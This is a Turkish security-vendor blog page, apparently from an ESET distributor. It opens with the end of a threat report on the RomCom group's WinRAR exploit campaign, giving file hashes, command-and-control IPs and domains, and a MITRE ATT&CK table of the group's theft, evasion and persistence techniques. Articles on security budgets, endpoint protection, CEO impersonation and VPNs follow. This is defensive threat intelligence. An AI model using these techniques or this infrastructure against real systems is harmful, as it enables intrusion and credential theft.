| 01D32FE88ECDEA2B934A 00805E138034BF85BF83 | install\_module\_x64 .dll | Win64/Agent.GNV | MeltingClaw. |
| AE687BEF963CB30A3788 E34CC18046F54C41FFBA | msedge.dll | Win64/Agent.GMQ | Mythic agent used by RomCom. |
| AB79081D0E26EA278D3D 45DA247335A545D0512E | Complaint.exe | Win64/TrojanDownlo ader.Agent.BZV | RustyClaw. |
| 1AEA26A2E2A7711F89D0 6165E676E11769E2FD68 | ApbxHelper.exe | Win64/Agent.GPM | SnipBot variant. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 162.19.175\[.\]44 | gohazeldale\[.\]com | OVH SAS | 2025-06-05 | MeltingClaw C&C server. |
| 194.36.209\[.\]127 | srlaptop\[.\]com | CGI GLOBAL LIMITED | 2025-07-09 | C&C server of the Mythic agent used by RomCom. |
| 85.158.108\[.\]62 | melamorri\[.\]com | HZ-HOSTING-LTD | 2025-07-07 | RustyClaw C&C server. |
| 185.173.235\[.\]134 | campanole\[.\]com | FiberXpress BV | 2025-07-18 | C&C server of the SnipBot variant. |
## **MITRE ATT&CK teknikleri**
Bu tablo, MITRE ATT&CK çerçevesinin[ 17. sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1583](https://attack.mitre.org/versions/v17/techniques/T1583) | Acquire Infrastructure | RomCom sets up VPSes and buys domain names. |
| [T1587.001](https://attack.mitre.org/versions/v17/techniques/T1587/001) | Develop Capabilities: Malware | RomCom develops malware in multiple programming languages. |
| [T1587.004](https://attack.mitre.org/versions/v17/techniques/T1587/004) | Develop Capabilities: Exploits | RomCom may develop exploits used for initial compromise. |
| [T1588.005](https://attack.mitre.org/versions/v17/techniques/T1588/005) | Obtain Capabilities: Exploits | RomCom may acquire exploits used for initial compromise. |
| [T1588.006](https://attack.mitre.org/versions/v17/techniques/T1588/006) | Obtain Capabilities: Vulnerabilities | RomCom may obtain information about vulnerabilities that it uses for targeting victims. |
| [T1608](https://attack.mitre.org/versions/v17/techniques/T1608) | Stage Capabilities | RomCom stages malware on multiple delivery servers. |
| **Initial Access** | [T1566.001](https://attack.mitre.org/versions/v17/techniques/T1566/001) | Phishing: Spearphishing Attachment | RomCom compromises victims with a malicious RAR attachment sent via spearphishing. |
| **Execution** | [T1204.002](https://attack.mitre.org/versions/v17/techniques/T1204/002) | User Execution: Malicious File | RomCom lures victims into opening a weaponized RAR archive containing an exploit. |
| **Persistence** | [T1547.001](https://attack.mitre.org/versions/v17/techniques/T1547/001) | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | For persistence, RomCom stores a LNK file in the Startup folder. |
| [T1546.015](https://attack.mitre.org/versions/v17/techniques/T1546/015) | Event Triggered Execution: Component Object Model Hijacking | RomCom hijacks CLSIDs for persistence. |
| **Defense Evasion** | [T1497](https://attack.mitre.org/versions/v17/techniques/T1497) | Virtualization/Sandbox Evasion | RomCom detects virtual environments by checking for enough RecentDocs. |
| [T1480](https://attack.mitre.org/versions/v17/techniques/T1480) | Execution Guardrails | RomCom stops execution if running in a virtual environment. It also checks for a hardcoded domain name before executing. |
| [T1036.001](https://attack.mitre.org/versions/v17/techniques/T1036/001) | Masquerading: Invalid Code Signature | RomCom tries to appear more legitimate to users and security tools that improperly handle digital signatures. |
| [T1027.007](https://attack.mitre.org/versions/v17/techniques/T1027/007) | Obfuscated Files or Information: Dynamic API Resolution | RomCom decrypts and resolves API dynamically. |
| [T1027.013](https://attack.mitre.org/versions/v17/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | RomCom decrypts shellcode based on filename and machine artifacts. |
| **Credential Access** | [T1555.003](https://attack.mitre.org/versions/v17/techniques/T1555/003) | Credentials from Password Stores: Credentials from Web Browsers | The RomCom backdoor collects passwords, cookies, and sessions using a browser stealer module. |
| [T1552.001](https://attack.mitre.org/versions/v17/techniques/T1552/001) | Unsecured Credentials: Credentials In Files | The RomCom backdoor collects passwords using a file reconnaissance module. |
| **Discovery** | [T1087](https://attack.mitre.org/versions/v17/techniques/T1087) | Account Discovery | The RomCom backdoor collects username, computer, and domain data. |
| [T1518](https://attack.mitre.org/versions/v17/techniques/T1518) | Software Discovery | The RomCom backdoor collects information about installed software and versions. |
| **Lateral Movement** | [T1021](https://attack.mitre.org/versions/v17/techniques/T1021) | Remote Services | The RomCom backdoor creates SSH tunnels to move laterally within compromised networks. |
| **Collection** | [T1560](https://attack.mitre.org/versions/v17/techniques/T1560) | Archive Collected Data | The RomCom backdoor stores data in a ZIP archive for exfiltration. |
| [T1185](https://attack.mitre.org/versions/v17/techniques/T1185) | Man in the Browser | The RomCom backdoor steals browser cookies, history, and saved passwords. |
| [T1005](https://attack.mitre.org/versions/v17/techniques/T1005) | Data from Local System | The RomCom backdoor collects specific file types based on file extensions. |
| [T1114.001](https://attack.mitre.org/versions/v17/techniques/T1114/001) | Email Collection: Local Email Collection | The RomCom backdoor collects files with .msg, .eml, and .email extensions. |
| [T1113](https://attack.mitre.org/versions/v17/techniques/T1113) | Screen Capture | The RomCom backdoor takes screenshots of the victim’s computer. |
| **Command and Control** | [T1071.001](https://attack.mitre.org/versions/v17/techniques/T1071/001) | Application Layer Protocol: Web Protocols | The RomCom backdoor uses HTTP or HTTPS as a C&C protocol. |
| [T1573.002](https://attack.mitre.org/versions/v17/techniques/T1573/002) | Encrypted Channel: Asymmetric Cryptography | The RomCom backdoor encrypts communication using SSL certificates. |
| **Exfiltration** | [T1041](https://attack.mitre.org/versions/v17/techniques/T1041) | Exfiltration Over C2 Channel | The RomCom backdoor exfiltrates data using the HTTPS C&C channel. |
| **Impact** | [T1657](https://attack.mitre.org/versions/v17/techniques/T1657) | Financial Theft | RomCom compromises companies for financial interest. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, WinRAR
---
### [Siber güvenlik için bütçe nasıl sağlanır?](https://antivirus.com.tr/siber-guvenlik-icin-butce-nasil-saglanir/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Bazı CEO’lar, güvenlik uzmanlarının neden daha fazla finansal desteğe ihtiyaç duyduğunu halen tam olarak kavrayamıyor. Peki bu durumla ilgili ne yapabilirsiniz?
**Content:**
**Yöneticilerin desteği olmadan genellikle birçok BT güvenlik uzmanının eli kolu bağlı oluyor. Neyse ki genel olarak CEO’lar son yıllarda siber güvenlik konusuna daha çok ilgi göstermeye başladı. Yine de bazı CEO’lar, BT güvenlik uzmanlarının neden daha fazla finansal desteğe ihtiyaç duyduğunu halen tam olarak kavrayamıyor. Peki siber güvenlik için bütçe ayrılmasını nasıl sağlarız?**
Geçtiğimiz günlerde Artan Tehditleri Önlemek için Üst Yöneticilerden Nasıl Bütçe ve Destek Elde Edilir isimli canlı bir video seminer düzenleyen Infosecurity Magazine birkaç fikir öne sürdü. Söz konusu seminerde aynı zamanda şirketler arasındaki siber güvenlik yatırımlarına ilişkin güncel durum hakkında bir panel de gerçekleştirildi. COVID-19 salgının başlangıcından itibaren siber güvenlik ortamı nasıl değişti ve artan siber tehditler dünya genelinde şirketlerin siber güvenlik finansmanlarını arttırdı mı?
**COVID-19 salgınında en çok değişen dört alan**
- hem daha az denetim hem de daha az teknik kontrol ile uzaktan iş gücü ve kötü niyetli çalışanlar
- daha önce görülmemiş kötü amaçlı yazılımların olduğu kimlik avı saldırıları ve kişisel bilgileri çalmaya çalışan hedefe yönelik kimlik avı saldırı yöntemlerinin yaygınlaşması
- en çok üst yöneticileri hedefleyen kişisel e-posta saldırıları
- Evden çalışma BT altyapısı, Kendi Cihazını Getir (BYOD) yönteminin zayıf güvenlik önlemleriyle ilgili sorunların boyutunu ortaya çıkardı.
***Kaynak:** Henry Jiang (Diligent), Infosecurity Magazine Video Semineri*
**2020’de işletmelerin yarısı bir siber saldırının ya da güvenlik ihlalinin kurbanı oldu.**
**2020’de bir ihlali tespit etmek için ortalama 207 gün harcanması gerekti.**
**Kaynak:** [IBM Veri Sızıntısının Maliyeti Çalışması, 2020](https://www.capita.com/sites/g/files/nginej291/files/2020-08/Ponemon-Global-Cost-of-Data-Breach-Study-2020.pdf)
Birçok şirket, dünyanın dört bir yanındaki çalışanlar uzaktan çalışmaya zorlandığında kişisel cihazlarını güvence altına almaya hazır değildi ve çoğu hala hazır değil. Bu tür cihazların kişisel ve iş amaçlı kullanımının karıştırılması, örneğin hassas iş verilerini bir çalışanın kişisel e-posta ortamından ayırmadaki zorluklar nedeniyle KOBİ’lerin karşılaştığı en büyük güvenlik sorunlarından birini temsil eder. Bu nedenle, BYOD politikaları, özel verilere (GPS konumu veya fotoğraflar gibi) izinsiz girmeden kişisel bir cihazı tanımlamaya ve güvenceye almaya yönelik eksiksiz bir siber güvenlik süreci oluşturmayı gerektirir ve bu sürecin oluşturulması aylar hatta yıllar alabilir.
**BYOD ne anlama geliyor?**
İngilizcedeki *bring your own device* ifadesinin kısaltması olan BYOD, çalışanların bir kurumun ağına bağlanmak için akıllı telefonlar, kişisel bilgisayarlar ve tabletler gibi kişisel cihazları kullanıp işle ilgili sistem ve hassas verilere erişim sağlamalarını ifade ediyor. TechJury’e göre çalışanların %67’si işyerinde kişisel cihazlarını kullanırken işletmelerin %87’si ise çalışanların akıllı telefonlarından mobil iş uygulamalarına erişmelerine ihtiyaç duymakta ve bu sayı hızla artmaktadır.
Siber güvenlik harcamalarının arttığı bildirilse de, BYOD güvenlik önlemlerinin eksikliği, süreçlerin ve programların önemli ölçüde iyileştirilebileceğini gösteren örneklerden yalnızca biridir. Bu durum, şirketlerde hem siber güvenlik eğitimi verilmesini hem de siber farkındalık işletme kültürü oluşturulmasını içeriyor.
Bu iyileştirmeler daha iyi finansman ve daha fazla üst düzey yönetim katılımını gerektirebilir. CEO’nuz sizinle nasıl aynı fikirde olabilir?
**1) Faaliyet gösterdiğiniz ortamı tanıyın
Siber güvenlik yatırımlarına yönelik faktörler, mesaiden uzaktan çalışmaya fidye yazılımlarının yaygınlığından şirketlerdeki zayıf güvenlik uygulamalarına kadar değişiklik gösterdiği için BT uzmanları olarak kimi ikna edip etkilemeye çalıştığınızı bilmeniz gerekiyor. Kurum içi destek almanın önemini açıklamanız, şirkete yönelik yerel risklere değinmeniz ve bu riskleri nasıl yönetmeyi planladığını ifade etmeniz gerekebilir. Aynı zamanda şirketinizin faaliyetleri için önemli konuları da bilmeniz gerekiyor. Bunun için öncelikleri tespit etmek adına farklı ekiplerle temas kurmanız size yardımcı olabilir.
**2) Siber riskler hakkında oldukça teknik veya aşırı basit bilgileri açıklayın
Üstlerinizin şirketteki mevcut güvenlik durumunun farkında olmaları ve bu konuda kendilerine sıklıkla bilgi verilmesi gerekiyor. Şirketteki herkesin sorumluluklarını bilmesi gerekse de bu her zaman en tepeden başlar. Şirket yöneticileri şu anda haberleri takip ediyor ve siber riskleri okuyor olabilir, ancak bunu şirket önceliklerine ve somut önlemlere dönüştürme becerisinden yoksun olabilirler. Bunun yerine “Bir fidye yazılımı saldırısına karşı hazırlıklı mıyız?” gibi size yanıtı evet ya da hayır olan sorular yöneltebilirler. Bu yüzden güvenlik sorunlarını daha iyi bir şekilde özetlemek ve CEO’nuzun şirkete yönelik asıl risklerin gerçekleşme ihtimalini ve ardından neler olabileceğini anlamasına yardımcı olmak genellikle size düşüyor.
**3) Olumsuz mesajlar vermekten kaçının
BT yöneticileri siber güvenlik hakkında konuşurken sıklıkla korkutucu örneklerden ve en kötü senaryolardan bahsediyor. Geçen günlerde gerçekleştirilen bir röportajda ESET Bilgi Güvenliği Başkanı (CISO) Daniel Chromek’in de ifade ettiği gibi insanlar kolayca korkuya kapıldığı ve yenilgiyi kabul eden bir zihniyete büründüğü için bu taktikler genellikle başarısız oluyor. Ve bu sadece ekibinizde siber tehditler hakkında farkındalık yaratmaya çalıştığınızda değil, patronunuzla gerekli önlemler hakkında konuşurken de geçerlidir.

**Kategoriler:** GÜVENLİK ÖNEMLİDİR, KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Kurumsal Güvenlik, Rapor, Rehber, Siber Güvenlik
---
### [Uç Nokta Koruması seçerken nelere dikkat etmeniz gerekiyor?](https://antivirus.com.tr/uc-nokta-korumasini-secme-nelere-dikkat-etmeniz-gerekiyorsiber-guvenlik-ve-liderlik-destegi-icin-butce-nasil-saglanir/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Uç nokta koruması, çok katmanlı siber güvenlik yatırımının en önemli parçalarından birisidir. Seçerken dikkat etmeniz gereken bazı önemli ayrıntıları anlattık.
**Content:**
**Uç nokta koruması, çok katmanlı bir siber güvenlik yatırımının en önemli parçalarından birisidir. Güvenilir, sistemlerinize müdahalede bulunmayan ve işinize odaklanmanızı sağlayan bir uç nokta koruması seçin. Sizin için en uygun uç nokta korumasını seçmek için araştırmalarınızı yaparak köklü ve saygın kuruluşların değerlendirmelerine başvurun. İşte dikkate etmeniz gereken birkaç nokta:**
## **Algılama oranları**
Güvenlik yazılımınızın ağınıza giren tüm tehditleri tespit edebilmesini istiyorsunuz. Sorun, çoğu kötü amaçlı yazılımın tespit edilmekten kaçmak için tasarlanmış olmasıdır. Bu yüzden sistemleriniz yavaşlamaz veya garip davranmaya başlamazsa ya da siz ağ trafiğinizi düzenli olarak denetlemezseniz sisteminizin savunma sistemlerine bir şey bulaşıp bulaşmadığının çoğu zaman farkına varamazsınız.
Bağımsız test sonuçları bu konuda size iyi bir rehber olabilir. Size test etmeniz için kötü amaçlı yazılım örnekleri sağlayan satıcılara karşı özellikle dikkatli olun; bunlar özelleştirilmiş olma eğilimindedir, bu nedenle ürünleri onları otomatik olarak kötü amaçlı olarak işaretler. Ve test amacıyla gerçek bir kötü amaçlı yazılım kullanmayı planlıyorsanız, onu güvende tutun ve ağınızın geri kalanından izole edilmiş, üzerinde hiçbir değerli veri depolanmayan özel bir test cihazı kullanın. Tercihen iyi geçmişe sahip güvenilir kuruluşların yaptığı gerçek dünya testlerini de kontrol edebilirsiniz.
## **Yanlış teşhis**
Yanlış teşhis, aslında kötü amaçlı olmayan bir dosya veya bağlantı için uyarı verilmesi anlamına gelir. Güvenlik sektöründeki bazı kurumlar bunların büyük bir olay olmadığını belirtse de aslında durum tam tersidir. Tek bir yanlış teşhis bile ciddi sorunlara yol açabilir. Bir antivirüs programı virüs bulaşmış dosyaları anında silmek veya karantina altına almak için yapılandırılırsa önemli bir dosyadaki yanlış teşhis işletim sistemini ya da kritik uygulamaları kullanılamaz hale getirebilir.
Yanlış teşhisler sisteminizi kapatmasa bile, her biri değerli BT kaynaklarını boşa harcayan bir araştırma gerektirir. Yanlış teşhisleri işaretleyen bir ürün seçerek, var olmayan tehditleri takip edip yakalamak, muhtemelen de hiç dokunulmaması gereken sistemleri yeniden görüntüleyip geri yüklemek için çok fazla zaman harcarsınız.
## **Sistem ayak izi**
Güvenlik yazılımları; hafıza, disk alanı, işlemci yükü ve ağ etkisi açısından gerekli sistem kaynakları miktarı konusunda oldukça değişiklik gösterir. Değerlendirmenizi yaparken kullanıcı şikayetlerini dikkate alın. Antivirüs güncellemeleri veya sistem taramaları sistem performansını önemli ölçüde etkilerse, kullanıcılar sistemlerinin yavaşladığını gördükçe bu durum onların işlerini yapma becerilerini etkiler.
Sistem yavaşlamaları, güvenlik için ödemeniz gereken bir bedel değil. Sırf güvenlik yazılımların çalıştırmaları için de eski cihazları güncellemeniz gerekmiyor. AV-Comparatives, uç nokta çözümlerinin çalıştığı cihazlara yönelik etkileri karşılaştırmak için düzenli aralıklarla performans testleri yapmaktadır.
## **Yönetim ve bakım kolaylığı**
Bu noktaya özellikle dikkat edin. Bulunduğunuz ortamdaki tüm sistemler arasında güvenliği yapılandırmak, yönetmek, güncellemek ve bunların bakımını yapmak için bir cihazdan diğerine koşarken bitkin düşmek istemezsiniz
Tek bir merkezi konsoldan masaüstü bilgisayar, sunucular, sanal cihazlar ve hatta yönetilen mobil cihazlar gibi tüm uç noktaları yönetebilecek, güncellemeleri gönderebilecek, yapılandırmaları oluşturup uygulamak gibi rutin görevleri otomatik olarak yapabilecek ve ihtiyaç duyduğunuz bildirimleri hızlıca oluşturabilecek özellikleri göz önünde bulundurun.
Bulut üzerinden BT güvenliği sağlamak rahat ve kolaydır. Ek bir donanım ya da yazılıma gerek duyulmadığı için bu yöntem aynı zamanda uygun maliyetlidir. Bulut tabanlı bir konsol ile istediğiniz zaman favori tarayıcınızdan bağlantı kurabilirsiniz.
## **Teknik destek**
Bir sorunla karşılaşmanız durumunda çözüm arayabileceğiniz bir yer olması size avantaj sağlar. Çeşitli senaryolar içeren bir bilgi tabanı olmasına dikkat edin. Bu, gezinmesi kolay ve gerekli adımlar hakkında hızlı bir şekilde bilgi sağlayacak kadar ayrıntılı olmalıdır. Daha fazla yardıma ihtiyaç duymanız halinde teknik destekle kolay bir şekilde iletişime geçebilmelisiniz.
Kısacası algılama oranının mümkün olduğunca yüksek olması, yanlış teşhislerin düşük olması, sistemler üzerinde göz ardı edilebilir etkilerinin olması, bir bulut konsolundan kolayca yönetilmesi ve yüksek kalitede destek sunması bir uç nokta koruması seçerken dikkat etmeniz gereken başlıca konulardır.
Ancak kurulum kolaylığı ve maliyet gibi göz önüne almanız gereken başka noktalar da bulunur. Şirketiniz birden fazla işletim sisteminin olduğu cihazlar kullanıyorsa seçiminizin platformlar arası destek sunan bir çözüm olmasına da dikkat edin. Windows, macOS veya Linux kullanmanız fark etmez sadece istediğiniz çözümün sizi koruduğundan emin olun. Acele karar vermeyin. Bir uç nokta güvenlik çözümü sadece teknik bir karar olmayıp aynı zamanda bir işletme kararıdır.
> **Uç nokta koruması değerlendirmeleri ve puanları için başvurabileceğinizi kaynaklar**
>
>
>
> - [**AV-Comparatives**](https://www.av-comparatives.org/) **–** Antivirüs yazılımlarını bağımsız bir şekilde test eder.
> - [**SE Labs**](https://selabs.uk/enterprise/) – Uç nokta koruma ve güvenlik ihlali yanıt çözümleri konusunda üçer aylık dönemlerle bildirimde bulunur.
> - [**Virus Bulletin**](https://www.virusbulletin.com/) – Güvenlik topluluğuna ilişkin en son araştırmalar ve bilgileri içerir.
> - [**G2**](https://www.g2.com/) – Uç nokta güvenlik hizmetleri de dahil olmak üzere yazılımlara ilişkin bir milyonun üzerinde kullanıcı değerlendirmesi içeren bir internet sitesi
> - [**GetApp**](https://www.getapp.com/) – Bir hizmet ürünü olarak yazılım arayan işletmelere yönelik başlıca çevrem içi kaynak
[](https://www.eset.com/tr/business/advanced-protection-bundle/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=EPA)Sandbox teknolojisi makine öğrenimi davranış analizi disk şifreleme ve daha fazlasıyla fidye yazılımı ve sıfır gün tehditlerine karşı korunun
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Endpoint Security, Kurumsal Güvenlik, Siber Güvenlik
---
### [Birini taklit etmek: Saldırganın CEO kimliğine büründüğü an](https://antivirus.com.tr/birini-taklit-etme-bir-saldirganin-ceo-kimligine-burundugu-an/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Siber suçluların başkalarını manipüle ederken güvenilir görünmek için kullandıkları bir teknik ve saldırı yöntemi olan "birini taklit etmeye" göz atalım.
**Content:**
**Kişilerin istemeden hassas bilgileri açığa çıkarması için psikolojik olarak manipüle edilmesi anlamına gelen sosyal mühendislik kavramını muhtemelen duymuşsunuzdur. Siber suçluların başkalarını manipüle etmeye çalışırken güvenilir insanlar gibi görünmek için (ör. hileli işlemler sipariş etmek ve onaylamak için) kullandıkları başka bir teknik ve saldırı yöntemi olan “birini taklit etmeye” göz atalım. Çalışma arkadaşınız gibi davranan bir siber suçlu sizinle iletişime geçtiğinde bunu nasıl anlarsınız?**
Bir başkasının kimliğine bürünme olarak tanımlanan birini taklit etme tekniği ile bilgilerin ele geçirilmesi ya da bir kişiye, şirkete veya bilgisayar sistemine erişim sağlanması amaçlanır. Siber suçlular bu amaçlara ulaşmak için telefon görüşmeleri, e-postalar ve mesajlaşma uygulamaları gibi birçok yöntem kullanır. Çoğu durumda ise saldırganlar şirketlerin üst yönetiminden isimler seçerek bir yönetici tarafından yazılmış izlenimi yaratan bir e-posta oluşturur.
Şirketlerin yapısı ve çalışanlarının isimlerini açığa çıkaran LinkedIn gibi platformlarda oldukça fazla kurumsal bilginin bulunması inanılır gibi değil. Bir saldırgan şirketten birkaç çalışana ulaşmak için bu tür verileri kullanabilir. Böylece bu çalışanlardan para transferi yapmalarını, faturaları ödemelerini veya önemli verileri göndermelerini isteyebilir. Bu yüzden birini taklit etme yöntemi şirketler için çok tehlikeli hale gelebilir. Söz konusu saldırılar, bir veri ihlaline ve finansal zarara yol açabilir.
TEISS’e göre dünya genelinde her büyüklükteki işletmeyi hedef alan birini taklit etme saldırıları, bir önceki yıla göre 2019’da yaklaşık %70 oranında artış göstermiştir.
**Gerçek bir olay:** ESET’e yapılan birini taklit etme saldırısı Her kuruluş siber saldırılarla karşılaşabilir. 2020’de ESET, WhatsApp mesajları üzerinden CEO’yu taklit etme girişimleriyle karşılaştı. Bu girişimin amacı, finansal teminat gerektiren büyük bir teklifi taklit etmekti. Daha fazlasını öğrenmek ister misiniz? O halde aşağıda yer alan bu mesajların örneklerine göz atın.

Güvenlik çözümleri, teknik saldırılara karşı bir koruma sağlamalı. Ancak birini taklit etme teknikleri daha çok psikolojiye dayanır, insanların güveninden yararlanır. Bu yüzden çalışanları güvenlik uygulamaları konusunda eğitmek aynı derecede önemlidir. İşte hem sizin hem de çalışanlarınızın sosyal mühendislik yöntemlerinin kurbanı olma riskini azaltmanıza ve kötü amaçlı içerikleri ayırmanıza yardımcı olacak birkaç öneri.
## Birini taklit etme saldırılarını nasıl önleyebileceğinizi öğrenin
### 1. Birini taklit etme mesajlarını fark etmeyi öğrenin
Farkındalığın kilit rol oynadığını aklınızdan çıkarmayın. Birini taklit etme saldırıları hakkında ne kadar çok bilgiye sahip olursak bu saldırıları o kadar çok engelleyebiliriz. Birini taklit etme e-postalarının nasıl olduğuna bir göz atalım. Bu saldırıların birçoğu, hedefledikleri kişilerde bir acil durum ve korku hissi uyandırmaya çalışır. Bu hisler de kurbanların istenilen görevleri yerine getirmesine yol açar. Bu görevler; işinizle alakası olmayan tanımadığınız müşterilerle bir alışveriş yapılması gibi olağan dışı ve şüpheli bulduğunuz herhangi bir şey olabilir. Siber suçlular aynı zamanda yapılması gereken görevler için kısa bir teslim süresini zorunlu tutmaya çalışır.
Dolandırıcılık mesajları genellikle dil bilgisi hataları veya kurumsal markaya ilişkin yanlış uygulamalar içerir. Ancak, bunlar sadece tespit etmesi daha kolay olanlarıdır. İleri düzeyde birini taklit etmede yetenekli olan saldırganlar, resmi bir çalışanın fotoğrafını veya e-postanın sonunda yer alan imzayı içeren ve oldukça gerçekçi görünen e-posta mesajları oluşturabilir. Bu yüzden e-posta şablonu normal görünse de mesajda talep edilenin garip olup olmadığına dikkat edin.
### 2. İçerik hakkında düşünün
Bazen çok meşgul oluruz ve pek düşünmeden karar alırız. Belki fazladan birkaç saniye daha sürecek olsa da her zaman e-postanın anlamlı olup olmadığına dikkat edin. Tam olarak neden çalışma arkadaşınız, bu satın almayla ve hassas kişisel bilgilerle ilgili soru sorsun ki? Normal süreçlerden farklı olağan dışı herhangi bir şey, bir uyarı işareti olabilir. E-posta, CEO gibi güvenilir bir kişiden geliyormuş gibi görünse bile bu bir dolandırıcılık olabilir. Tetikte olun ve talep edilen şeyi diğer çalışma arkadaşlarınızla doğrulayın.
Bazen siber suçlular birinin ofiste olmadığını bilerek onun yerine bakıyormuş gibi bir hareket sergileyebilir. Bu durumda söz konusu bilgiyi o kişinin üstü veya çalışma arkadaşlarıyla doğrulayın. Atasözünün de belirttiği gibi “bin düşünüp bir söylemelisiniz.”

### 3. E-posta adresini kontrol edin
Kişisel hesaplardan iş e-postaları mı alıyorsunuz? Söz konusu e-posta adresi tanıdığınız birine aitmiş gibi görünebilir. Ancak söz konusu kişiye her zaman resmi e-posta adresi üzerinden yanıt vermek en iyisidir.
Ayrıca bazen bilgisayar korsanları, ilk görünüşte resmi bir kurumsal adrese benzeyen bir e-posta da kullanabilir. Ancak alan adları küçük farlılıklar gösterebilir. Bir şeylerin yanlış olduğunu gözden kaçırmak kolaydır. E-posta adreslerindeki en yaygın hatalardan bazıları neler? Doğru harfleri bunlara benzeyen diğer harflerle, örneğin “m” harfini “rn” harfleri ile değiştirmek bu hatalardan sadece biri.
### 4. Kişiyi başka bir iletişim kanalı ile doğrulayın
İki ölçüp bir biçin. Aldığınız mesajın dolandırıcılık yöntemi olup olmadığından mı şüpheleniyorsunuz? Mesajı gönderen kişiyi aramayı veya diğer iletişim yollarını kullanmayı deneyin. Ancak, bilgisayar korsanlarının birini taklit etme saldırıları için kullanabileceği tek iletişim yolu e-postalar değil. Aynı zamanda WhatsApp gibi mesajlaşma uygulamaları üzerinden de sizinle iletişime geçilebilir. Şüpheli bir WhatsApp mesajı aldıysanız söz konusu kişiye kurumsal e-posta adresinden ulaşmalı veya onu aramalısınız.
Tercihen söz konusu kişiyle doğrudan yüz yüze konuşarak da bu durumu sorabilirsiniz. Meşgul olsalar bile birini rahatsız etmekten çekinmeyin. Örneğin, CEO’nuzu rahatsız etmek istemiyor olabilirsiniz. Bu doğaldır, çünkü bir iş arkadaşının konumu ne kadar yüksekse, özellikle ofis dışındayken onlara ulaşma konusunda o kadar çekingen oluruz. Bu durumda üstünüzle yüz yüze konuşamayabilirsiniz ama yardımcıları veya durum hakkında bilgi sahibi olabileceğini düşündüğünüz diğer kişilerle iletişime geçmek isteyebilirsiniz. Örneğin, CFO’nuz ya da COO’nuz büyük miktarlı vadesi geçmiş acil bir fatura ödemesini mutlaka biliyordur ya da bilmesi gerekir. Bu yüzden bu kişilerle temas kurun. Tetikte olmanın her zaman işe yaradığını unutmayın.
Yukarıda bahsi geçen tavsiyeler fazladan zaman alabilir. Ancak işletmenizi ve faaliyetlerinizi siber saldırılara karşı kontrol altında tutup korumaya yönelik yaptığınız yatırımların işe yarayacağından emin olabilirsiniz.
**ÖNERİ: “KURUM DIŞI” etiketi uygulamasını başlatın
Geçtiğimiz günlerde ESET kurum içi güvenlik ekibinin de uygulamaya başladığı bu yöntem ile şirket alan adı dışından gelen e-postalarda her zaman KURUM DIŞI etiketi bulunuyor.
CEO’yu taklit eden kişi CEO’nun özel e-posta adresinden bir e-posta göndermeye çalışıyorsa bu çözüm işe yaramayacaktır ama “m” ve “rn” harfleri örneğinde olduğu gibi alan adlarını taklit etmeye çalışan e-postaları tespit etmenize yardımcı olabilir.
Saldırganlar aynı zamanda kötü amaçlı eklere veya bağlantılara tıklamanız için sizi kandırmaya çalışabilir. Bu yüzden elinizin altında bu tür tehditleri algılayıp engelleyebilecek [kapsamlı bir güvenlik çözümü](https://www.eset.com/tr/business/advanced-protection-bundle/) olduğundan emin olun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Gizlilik, Kurumsal Güvenlik, Siber Güvenlik
---
### [CEO'nuzu VPN yatırımı yapmaya nasıl ikna edersiniz?](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/)
**Published:** Ocak 11, 2023
**Author:** ESET
**Excerpt:** Günümüzde çevrimiçi paylaşılan daha fazla bilgi nedeni ile VPN kullanmak bir gereklilik. BT Yöneticisi olarak bunu zaten biliyorsunuzdur. Peki ya yöneticiniz biliyor mu?
**Content:**
*Evden çalışan daha fazla insan, çevrimiçi paylaşılan daha fazla bilgi anlamına gelir. Bu nedenle, sanal özel ağ (VPN) aracılığıyla şifreli bir tünel oluşturmak Mantıklı görünür. Bir BT Yöneticisi olarak bunu zaten biliyorsunuzdur. Ancak bütçeyi kontrol eden patronunuz için aynı durum söz konusu olmayabilir. CEO’nuz, BT altyapısı için bazı güvenlik önlemlerinin neden gerekli olduğunu anlamaya zaman ayıramayanlardan biriyse, okumaya devam edin. İşte sizi sonu gelmez tartışmalardan kurtarabilecek bir VPN çözümüne yatırım yapmak için bazı temel nedenler.*
## **1.Neden: BT yöneticileri her zaman tüm çalışanları kontrol edemese de VPN bunu yapabilir.**
Çalışanlarınız ister gittikleri kafenin Wi-Fi ağına bağlanarak çalışsınlar ister koltuk seçimi yapmak için havaalanı internet erişim noktalarını kullansınlar veya sadece halka açık herhangi bir Wi-Fi bağlantısı ile internette dolaşsınlar herhangi bir kablosuz ağ bağlantısı kötü amaçlı kişilerin hedefi olabilir. VPN internet trafiğini şifreleyip güvenli olmayan Wi-Fi bağlantılarını gözetlemelere karşı güvenli hale getirdiği için VPN ile birisi yanlış bir “ücretsiz” Wi-Fi ağına giriş yapmaya çalışıyor mu diye endişelenmenize gerek kalmaz.
Örneğin, Joe’s Coffee isimli bir kafeye aitmiş gibi görünen ve Joescoffee\_spot isimli ücretsiz bir Wi-Fi ağı düşünün. Her şey gayet normal görünüyor, öyle değil mi? Ancak yasal gibi görünen bu Wi-Fi ağı aslında sahte olup çalışanlarınız internete bağlanmak için bu ağı kullanmayı denerse bu ağ çalışanlarınız üzerinden şirketinizin verilerini çalabilir. Siber güvenlik uzmanları bu durumu “kötü ikiz” olarak adlandırıyor.
## **2.Neden: VPN, davetsiz misafirleri uzak tutar ve verilerinizi korur.**
